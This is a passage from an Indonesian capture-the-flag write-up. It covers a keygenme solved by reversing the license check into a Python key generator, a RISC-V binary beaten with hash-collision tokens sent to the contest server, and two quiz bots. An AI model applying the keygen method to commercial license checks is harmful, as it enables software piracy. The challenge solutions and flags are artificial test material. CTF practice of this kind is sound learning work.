    v11 = 17 * ((v11 + 31 * v13) ^ __ROR4__(v12, 3)) + 61;
}
```

nah ini adalah pseudo paling pentingnya di bagian ini program mengolah setiap karakter **Username** (s) menggunakan operasi bitwise (ROL, ROR, XOR) untuk menghasilkan nilai unik di v11 dan v12.

```
v14 = v12 ^ (668265261 * v3);
v15 = v11 ^ __ROL4__(v14, 13);
if ( v21 != ((unsigned __int16)v15 ^ (unsigned
__int16)v14)
    || (_WORD)v22 != ((unsigned __int16)((v15 >> 5) ^
__ROL4__(v14, 11)) ^ 0xBEEF)
    || *(_WORD *)v23 != ((unsigned __int16)(__ROR4__(v15,
9) + 3 * v14) ^ 0xC0DE) )
{
    break;
}
```

disini program membandingkan potongan license keynya dengan hasil itungan dari hash username tadi, kalau cocok kasih **ida pro v:**

```
puts("Access Granted!");
if ( (dword_403C & 1) != 0 )
    v16 = sub_14D0;
else
    v16 = sub_14E0;
v22 = v16;
v17 = v23;
```

```

v18 = 322420463;
v19 = (char *)&unk_2040;
do
{
    ++v19;
    ++v17;
    v18 = sub_14F0(v18);
    *(v17 - 1) = ((__int64 (__fastcall *)(_QWORD,
_QWORD))v22)(
                                (unsigned __int8)*(v19 - 1),
                                (unsigned __int8)v18);
}
while ( v19 != (char *)&unk_2040 + 36 );
v24 = 0;
puts(v23);
return 0;

```

di bagian ini ngecek kalau keynya valid maka program akan melakukan dekripsi data dan memberikan **ida pro v:** nya

setelah analisa ini kita bisa membuat sebuah script untuk mendapatkan keynya, dan ingat username dan keynya harus balance

```

def rol(val, n):
    return ((val << n) & 0xFFFFFFFF) | (val >> (32 - n))

def ror(val, n):
    return (val >> n) | ((val << (32 - n)) & 0xFFFFFFFF)

def generate_correct_key(username):
    v12 = -1056969179 & 0xFFFFFFFF
    v11 = -1522754025 & 0xFFFFFFFF
    v3 = len(username)

    for char in username:
        v13 = ord(char)
        term1 = (v13 + (257 * v12)) & 0xFFFFFFFF
        v12 = (rol(term1, 5) ^ 0xA5C3D2E1) & 0xFFFFFFFF

        term2 = (v11 + (31 * v13)) & 0xFFFFFFFF
        v11 = (17 * (term2 ^ ror(v12, 3)) + 61) & 0xFFFFFFFF

    v14 = (v12 ^ ((668265261 * v3) & 0xFFFFFFFF)) & 0xFFFFFFFF
    v15 = (v11 ^ rol(v14, 13)) & 0xFFFFFFFF

    v21 = (v15 ^ v14) & 0xFFFF

```

```
v22 = ((v15 >> 5) ^ rol(v14, 11) ^ 0xBEEF) & 0xFFFF
v23_val = ((ror(v15, 9) + (3 * v14)) ^ 0xC0DE) & 0xFFFF

return f"CW25-{v21:04X}-{v22:04X}-{v23_val:04X}"
```

```
user = "admin"
print(f"Username: {user}")
print(f"License Key: {generate_correct_key(user)}")
```

Output:

```
yunx1ao ~/ctf/cyberwave
python solve.py
Username: admin
License Key: CW25-B45B-B5FA-8A14
```

lalu kita inputkan persis seperti apa yang telah di scripting

```
yunx1ao ~/ctf/cyberwave
./cyberwave_keygenme
Username: admin
License key: CW25-B45B-B5FA-8A14
Access Granted!
cyberwave{keygenme_easy_medium_2025}
```


dan kita berhasil dapat **ida pronya hehe v**:

- **Flag**

cyberwave{keygenme_easy_medium_2025}


3. Grogol

- Challenge



- How To Solve

Diberikan sebuah file elf dan juga NC. (rev ketika di kasih nc itu bukannya jadi pwn yh? v:). disini aku coba buka di ida ternyata ini adalah elf-riscV. c: aku ga bisa yey (nasib ida gratisan h3h3).



Aku langsung lompat aja untuk liat programnya dan coba run aja filenya untuk melihat bagaimana program ini bekerja.

```
yunx1ao ~ /ctf/ ../Gagool
./gagool
Input > cyberwave{AAAAAAAAAAAAAAAAAAAAAAAAAAAA}
Your input is too long! —>>>%
yunx1ao ~ /ctf/ ../Gagool
./gagool
Input > cyberwave{.*}
Your input is inc0rr3ct!
yunx1ao ~ /ctf/ ../Gagool
```

ada 2 output berbeda yang di tampilkan oleh program ini.

- output 1: mungkin terjadi karna aku menginputkan string lebih dari len nya
- output 2: mungkin terjadi karena ada strcmp yang ada di program

karna aku tidak punya ida pro. tapi aku bisa menggunakan ghidra v: walau sebenarnya tidak begitu suka si wkwk terpaksa v:. supaya cepat mendapatkan functionnya aku mencoba mencari defined strings yang ada di program. aku mencari **<input>**

Location	String Value	String Represen..	Data Type
00057e78	Your input is too long! ...	"Your input is too long!..."	ds
00057eb0	Your input is inc0rr3ct!	"Your input is inc0rr3ct!"	ds
0005aac8	status == __GCONV_...	"status == __GCONV_..."	ds
0005c6c0	Input/output error	"Input/output error"	ds
00057e68	Input >	"Input > "	ds
0005a138	inend != &bytebuff[MA...	"inend != &bytebuff[M..."	ds

dan aku mendapatkan lokasi lokasinya aku klik di salah satu nya

```
XREF[1]: FUN_000103aa:000115b4(*)
"
```

Dia mengarah ke **FUN_000103aa** langsung saja aku XREF kesana dan terdapat banyak banget line di sana. sangat tidak mungkin untuk aku analisa satu per satu. aku meminta gemini untuk merangkumkan apa yang di lakukan di function itu

1. Analisis Tokenizer & Hash

Program membaca input dan membaginya menjadi token (kata). Setiap kata dihitung nilai "hash"-nya menggunakan algoritma sederhana:

- Iterasi setiap karakter: `uVar7 = (ulong)bVar1 ^ (long)uVar7 >> 1`.
- Hasil akhir dicek dengan rumus: `((first_char ^ len) << 4) | (hash & 0xf)`.

2. Aturan Kalkulasi

- Jika kamu memasukkan angka secara berurutan (misal: `thirty` lalu `one`), program akan menambahkannya (`30 + 1 = 31`).
- Kata `hundred` atau `thousand` akan mengalikan akumulator saat itu.
- Program menggunakan stack. Kamu bisa memasukkan angka, lalu angka lain, lalu operator (RPN).

3. Target: 31337

Kamu harus menghasilkan nilai `31337` agar program membuka `flag.txt`. Namun, ada batasan panjang input:

```
if (uVar7 < 0x16) (Panjang input harus < 22 karakter).
```

Jika kita mengetik `"thirty one thousand three hundred thirty seven"`, panjangnya adalah 46 karakter (Terlalu panjang). Kita butuh cara yang lebih singkat.

Jadi untuk mendapatkan flagnya aku harus memasukkan sebuah string mtk v: yang menghasilkan 31337 dalam format yang singkat. padahal secara logika untuk mendapatkan angka itu harusnya gini -> **thirty one thousand three hundred thirty seven**. nah begitu seharusnya. tapiii panjangnya itu 46 karakter. sedangkan batasnya adalah 21 karakter. aku perlu mencari **hash collision**, apa itu?

Hash collision (tabrakan hash) adalah kondisi ketika dua atau lebih *input* data yang berbeda menghasilkan *output hash* (nilai hash) yang sama persis, menciptakan "sidik jari" digital yang identik untuk data yang berbeda, dan ini merupakan kerentanan serius dalam keamanan siber serta integritas data. Meskipun fungsi *hash* dirancang untuk menghasilkan *hash* unik, secara matematis tabrakan ini tidak dapat dihindari, terutama jika jumlah *input* lebih banyak daripada kemungkinan *output*.

kalau kita lihat lagi ke aturan calculator kita bisa membuatnya menjadi seperti ini

$$(30 + 1) \times 1000 + (3 \times 100) + 30 + 7 = 31337$$

dan mencarinya seperti ini

```
import string

def get_hash(word):
    h = 1
    for char in word:
        h = ord(char) ^ (h >> 1)

    first_char = ord(word[0])
    length = len(word)
    check_digit = ((first_char ^ length) << 4) & 0xff | (h & 0xf)
    return hex(check_digit)

targets = {
    "0x27": "thirty",
    "0xc9": "one",
    "0xc0": "thousand",
    "0x11": "three",
    "0xf2": "hundred",
    "0x6a": "seven"
}

chars = string.ascii_letters + string.digits + "!@#$%^&*()_+=="
results = {}

for length in range(1, 4):
    for c1 in chars:
        word = c1
        if length > 1:
            for c2 in chars:
                word = c1 + c2
                if length > 2:
                    for c3 in chars:
                        word = c1 + c2 + c3
                        h = get_hash(word)
                        if h in targets and h not in results:
                            results[h] = word
                    else:
                        h = get_hash(word)
                        if h in targets and h not in results:
                            results[h] = word
                else:
                    h = get_hash(word)
                    if h in targets and h not in results:
```

```
results[h] = word
```

```
for h, original in targets.items():  
    print(f"{h} ({original}): {results.get(h)}")
```

dan outputnya

Output:


```
🌸 python solve.py  
0x27 (thirty): po  
0xc9 (one): nn  
0xc0 (thousand): ng  
0x11 (three): cp  
0xf2 (hundred): md  
0x6a (seven): dh
```

jadi singkatnya di chall ini:

- **Input A:** thirty (panjang 6 karakter).
- **Input B:** po (panjang 2 karakter). (diambil dari solver)

walau beda tapi pas di proses oleh get_hash di kode itu. 2 2 nya hasilinn nilai yang sama (0x27). jadi si program tidak peduli kita input apa. dia hanya akan membaca hasil akhirnya aja (hash)

kita coba untuk masukkan



```
yunx1ao ~ /ctf/.. /Gagool  
🌸 ./gagool  
Input > po nn ng cp md po dh  
yunx1ao{test}
```

dan berhasil, aku dapatkan flagnya di loacl v:, selanjutnya aku remote ke server

```
from pwn import *  
  
p = remote("129.226.145.210", 317)  
  
hash = "po nn ng cp md po dh"  
  
p.sendlineafter('Input >', hash)  
flag = p.recvuntil(b'{'})
```



```
print(flag.decode())
p.close()
# p.interactive()
```

Output:

```
yunxiao ~ /ctf/cyberwave
python solve.py
[+] Opening connection to 129.226.145.210 on port 317: Done
/home/spl1t4t3rminal/ctf/cyberwave/solve.py:7: BytesWarning: Text is
  p.sendlineafter('Input >', hash)
/usr/lib/python3/dist-packages/pwnlib/tubes/tube.py:932: BytesWarning:
  s
    res = self.recvuntil(delim, timeout=timeout)
po nn ng cp md po dh
cyberwave{belajar_rev_di_google_aja}
[*] Closed connection to 129.226.145.210 port 317
```

- **Flag**


cyberwave{belajar_rev_di_google_aja}



<% MISC %>

1. Do you like English language?

- Challenge



Challenge 32 Solves

Do you like English language?

490

👍 3 (100% liked) 🗨 0

`nc 129.226.145.210 2500`

Flag Submit

- How To Solve

Di challang ini kita di kasi nc dan setelah ku buka nc nya di aitu ngasih kita sebuah pertanyaan pertanyaan vocab kita disuru benerin vocab itu,



```
WearTime at /mnt/d/CTF/SoalCTF/cyberwave 00:43:34
nc 129.226.145.210 2500
=== THE WORD IS WRONG - EXTREME MODE ===
Perbaiki kata typo. Salah satu → keluar!
Ada 30 soal. Waktu tiap soal = 10 detik.

Soal 1/30:
Kata salah : arguement
Perbaiki ke: argument
Soal 2/30:
Kata salah : comming
Perbaiki ke: coming
Soal 3/30:
Kata salah : enviroment
Perbaiki ke: environment
Soal 4/30:
Kata salah : adress
Perbaiki ke: address
Soal 5/30:
Kata salah : supercede
Perbaiki ke: supercode
❌ Salah! Jawaban benar: supersede
Challenge di-reset!

WearTime at /mnt/d/CTF/SoalCTF/cyberwave 00:43:49
```

Awal nya ku piker karena cuman vocab bakal gampang la ini tapi aku baru sadar ini ada 30 Soal waduh banyak juga kalau aku manual pasti kadang juga salah jadinya aku buat script untuk auto solve

Awal nya ku kepikiran buat auto solve pakek ai aja jadi ngambil key dari ai gemini tapi terlalu ribet dan aku juga nyadar pattern dimana soalnya kadang sama jadinya aku buat bank soal dan jawaban di solvernya dari beberapa percobaan yang ku sengajain salah dan mencari jawaban yang benar

```
from pwn import *
import re

HOST = "129.226.145.210"
PORT = 2500

TYPO_DICT = {
    "writting": "writing",
    "tomatos": "tomatoes",
    "wich": "which",
    "guage": "gauge",
    "neccesary": "necessary",
    "argument": "argument",
    "occurring": "occurring",
    "enviroment": "environment",
    "goverment": "government",
    "responsability": "responsibility",
    "acheive": "achieve",
    "manouver": "maneuver",
    "belive": "believe",
    "definatly": "definitely",
```

```

    "harrass": "harass",
    "begining": "beginning",
    "wierd": "weird",
    "dissapear": "disappear",
    "seperete": "separate",
    "concious": "conscious",
    "posession": "possession",
    "acess": "access",
    "occured": "occurred",
    "adress": "address",
    "untill": "until",
    "wiches": "witches",
    "beleive": "believe",
    "definintely": "definitely",
    "happend": "happened",
    "enviromental": "environmental",
    "govermental": "governmental",
    "recieve": "receive",
    "manouver": "manoeuvre",
    "acommodate": "accommodate",
    "supercede": "supersede",
    "embarasment": "embarrassment",
    "embarass": "embarrass",
    "embarassing": "embarrassing",
    "embarassed": "embarrassed",
    "calender": "calendar",
    "millenium": "millennium",
    "occurence": "occurrence",
    "independant": "independent",
    "publically": "publicly",
    "tomorrow": "tomorrow",
    "seperate": "separate",
    "maintainance": "maintenance",
    "succesful": "successful",
    "succesfully": "successfully",
    "refered": "referred",
    "prefered": "preferred",
    "thier": "their",
    "freind": "friend",
    "lenght": "length",
    "agressive": "aggressive",
}

def guess(word):
    rules = [
        lambda w: w.replace("ie", "ei"),
        lambda w: w.replace("ei", "ie"),
        lambda w: w.replace("mm", "m"),
        lambda w: w.replace("m", "mm"),
        lambda w: w.replace("rr", "r"),
        lambda w: w.replace("r", "rr"),
    ]

```

```

        lambda w: w.replace("ss", "s"),
        lambda w: w.replace("s", "ss"),
        lambda w: w.replace("ll", "l"),
        lambda w: w.replace("l", "ll"),
    ]

    for r in rules:
        g = r(word)
        if g != word:
            return g
    return None

io = remote(HOST, PORT)

while True:
    line = io.recvline().decode(errors="ignore").strip()
    print(line)

    if "Kata salah" in line:
        typo = line.split(":")[1].strip()

        answer = TYPO_DICT.get(typo)
        if not answer:
            answer = guess(typo)

        if not answer:
            log.failure(f"Unknown typo: {typo}")
            io.close()
            break

        log.success(f"{typo} -> {answer}")
        io.sendline(answer.encode())

    if "Flag:" in line:
        log.success("FLAG FOUND!")
        io.interactive()
        break

```

dan boom yey dapat flagnya



```

Kata salah : arguement
[+] arguement -> argument
Perbaiki ke: Soal 29/30:
Kata salah : untill
[+] untill -> until
Perbaiki ke: Soal 30/30:
Kata salah : harrass
[+] harrass -> harass
Perbaiki ke:
[*] Semua benar!
Flag: cyberwave{word_is_wrong_xtreme_mode_v1_30q_10s_each_reset_on_fail_total_300s_0xC0FFEE_ggez}
[+] FLAG FOUND!
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$

```

- **Flag**

```
cyberwave{word_is_wrong_xtreme_mode_v1_30q_10s_each_reset_on_fail_total_300s_0xC0FFEE_ggez}
```

2. History Rush

- **Challenge**

Challenge

28 Solves

✕

History Rush

99

👍 0 👎 0

"History Rush" adalah permainan tebak cepat mengenai sejarah Indonesia yang dirancang untuk menguji pengetahuan peserta seputar kerajaan Nusantara, tokoh nasional, kolonialisme, revolusi kemerdekaan, hingga peristiwa-peristiwa bersejarah modern.

*nc 129.226.145.210 355

Flag

Submit

- **How To Solve**

Jadi di chall ini kita di kasi NC lagi kayak di English itu tapi bedanya ini kita di kasi suru menjawab pertanyaan dari Sejarah

```
WearTime at /mnt/d/CTF/SoalCTF/cyberwave 00:50:06
> nc 129.226.145.210 355
=== HISTORY RUSH - 30 SOAL ===
Jawab cepat. Salah satu -> ulang.

Soal 1/30:
Siapa pemimpin perang Aceh yang terkenal?
Jawab: |
```


Man ini aku langsung kepikiran buat solver pakek api key karena kan ini Sejarah jadi mungkin ai bisa tapi setelah ku buat solvernya dia itu jawabannya beda kayak yang di nc jawabannya pendek yang di jawab sama ai malah lengkap atau kurang lengkap makanya terlalu lama kalau kita coba coba teru bisa bisa abis token key ku

Jadinya aku buat Solver yang dimana di aitu auto belajar dan naro soal dan jawaban nya di JSON supaya bisa di pakek lagi di next run

```
from pwn import remote
import re
import time
import json
import os

HOST = "129.226.145.210"
PORT = 355
KB_FILE = "kb_sejarah.json"

def load_kb():
    if os.path.exists(KB_FILE):
        try:
            with open(KB_FILE, 'r', encoding='utf-8') as f:
                return json.load(f)
        except:
            print("Error loading KB, using default")

    # KB default
    return {
        "siapa presiden ke-4 indonesia": "Abdurrahman Wahid",
        "siapa wakil presiden pertama indonesia": "Hatta",
        "siapa tokoh proklamator indonesia": "Soekarno",
        "siapa penulis novel max havelaar": "Multatuli",
        "siapa mahapatih majapahit yang terkenal": "Gajah Mada",
        "siapa raja terbesar kerajaan majapahit": "Hayam Wuruk",
        "dimana ibu kota kerajaan mataram islam awalnya": "Kota
Gede",
        "siapa raja terakhir kerajaan pajang": "Hadiwijaya",
        "nama kerajaan tempat ratu sima berkuasa": "Kalingga",
        "nama kapal cornelis de houtman adalah": "Duyfken",
        "kerajaan sriwijaya berpusat di daerah mana": "Palembang",
        "kerajaan tarumanagara meninggalkan prasasti apa":
"Prasasti Ciaruteun",
        "perang puputan terjadi di pulau mana": "Bali",
        "perang padri terjadi di daerah mana": "Sumatra Barat",
        "siapa pemimpin perang aceh yang terkenal": "Cut Nyak
Dien",
        "voc dibubarkan pada tahun": "1799",
        "kapan belanda pertama datang ke indonesia": "1596",
        "pada tahun berapa g30s/pki terjadi": "1965",
```



```

        "dimana piagam jakarta dirumuskan": "Jakarta",
        "siapa pahlawan dari maluku dikenal sebagai pahlawan
rempah": "Pattimura",
    }

def save_kb(kb):
    with open(KB_FILE, 'w', encoding='utf-8') as f:
        json.dump(dict(sorted(kb.items())), f, indent=2,
ensure_ascii=False)
    print(f"KB saved ({len(kb)} entries)")

def normalize(q):
    q = q.lower().strip()
    q = re.sub(r'[?.,,]', ' ', q)
    q = re.sub(r'\s+', ' ', q)
    return q

def smart_guess(q):
    q = q.lower()

    if "presiden" in q and "ke-2" in q:
        return "Soeharto"
    if "presiden" in q and "ke-3" in q:
        return "Habibie"
    if "presiden" in q and "ke-5" in q:
        return "Megawati"

    if "surabaya" in q and ("pidato" in q or "arek" in q):
        return "Bung Tomo"
    if "diponegoro" in q and "tahun" in q:
        return "1825"

    if "sumpah pemuda" in q:
        return "28 Oktober 1928"
    if "majapahit berdiri" in q or "majapahit didirikan" in q:
        return "1293"
    if "budi utomo" in q and "tahun" in q:
        return "1908"
    if "konferensi meja bundar" in q:
        return "1949"
    if "renville" in q and "tahun" in q:
        return "1948"
    if "agresi militer belanda i" in q:
        return "1947"
    if "agresi militer belanda ii" in q:
        return "1949"

    if "borobudur" in q:
        return "Syailendra"
    if "prambanan" in q:
        return "Mataram Kuno"

```

```

        return None

def solve_once(KB):
    r = remote(HOST, PORT)
    buffer = ""
    last_question = None
    last_answer = None
    new_entries = {}

    try:
        while True:
            try:
                chunk = r.recv(timeout=3).decode(errors="ignore")
                if not chunk:
                    print("Server closed (EOF)")
                    break
                buffer += chunk
                print(chunk, end="", flush=True)
            except EOFError:
                print("Hard disconnect")
                break

            if "Jawaban benar:" in buffer or "jawaban benar:" in
buffer:
                m = re.search(r"[Jj]awaban benar:\s*(.+)", buffer)
                if m and last_question:
                    correct_answer = m.group(1).strip()
                    qn = normalize(last_question)

                    print(f"\nORACLE FOUND!")
                    print(f"    Q: {last_question}")
                    print(f"    A: {correct_answer}")

                    if qn not in KB or KB[qn] != correct_answer:
                        KB[qn] = correct_answer
                        new_entries[qn] = correct_answer
                        print(f"    [+] Added to KB!")

                    buffer = ""
                    continue

            if "CYBERWAVE{" in buffer or "cyberwave{" in buffer:
                m =
re.search(r'(CYBERWAVE\[^\]]+\]|cyberwave\[^\]]+\})', buffer,
re.IGNORECASE)
                if m:
                    print(f"FLAG FOUND: {m.group(1)}")
                    r.interactive()
                    r.interactive()

```

```

        if "Jawab:" in buffer:
            soal_match = re.search(r"Soal
(\d+)/(\d+):\s*\n(.+?)(?=\nJawab:)", buffer, re.DOTALL)
            if not soal_match:
                buffer = ""
                continue

            soal_num = soal_match.group(1)
            total = soal_match.group(2)
            question = soal_match.group(3).strip()

            last_question = question
            qn = normalize(question)

            print(f"\n[{soal_num}/{total}] Q: {question}")

            if qn in KB:
                ans = KB[qn]
                print(f"KB Match: {ans}")
            else:
                guess = smart_guess(question)
                if guess:
                    ans = guess
                    print(f"Smart Guess: {ans}")
                else:
                    # Tidak ada jawaban jadi coba jawaban acak
                    ans = "Unknown"
                    print(f"NO ANSWER - Sending: {ans}")

            last_answer = ans
            r.sendline(ans.encode())
            buffer = ""

    except Exception as e:
        print(f"Error: {e}")
    finally:
        r.close()

    return new_entries

KB = load_kb()
print(f"Loaded KB with {len(KB)} entries\n")

run_count = 0
total_new_entries = 0

while True:
    run_count += 1
    print(f"- RUN #{run_count}")

    new_entries = solve_once(KB)

```


```

    if new_entries:
        total_new_entries += len(new_entries)
        print(f"\nLearned {len(new_entries)} new entries this
run:")
        for q, a in new_entries.items():
            print(f"    • {q}: {a}")
        save_kb(KB)

    print(f"\nTotal KB entries: {len(KB)}")
    print(f"Total learned this session: {total_new_entries}")
    print(f"Reconnecting in 2 seconds...\n")
    time.sleep(2)

```

Dan Boom setelah beberapa kali percobaan dia akan belajar dan solve sendiri dan dapatlah flagnya



```

[29/30] Q: Nama Kerajaan tempat Ratu Sima berkuasa?
KB Match: Kalingga
Soal 30/30:
Kerajaan Tarumanagara meninggalkan prasasti apa?
Jawab:
[30/30] Q: Kerajaan Tarumanagara meninggalkan prasasti apa?
KB Match: Ciaruteun

Benar semua! Ini flagnya:
cyberwave{history_rush_355_gaspol}
FLAG FOUND: cyberwave{history_rush_355_gaspol}
[*] Switching to interactive mode
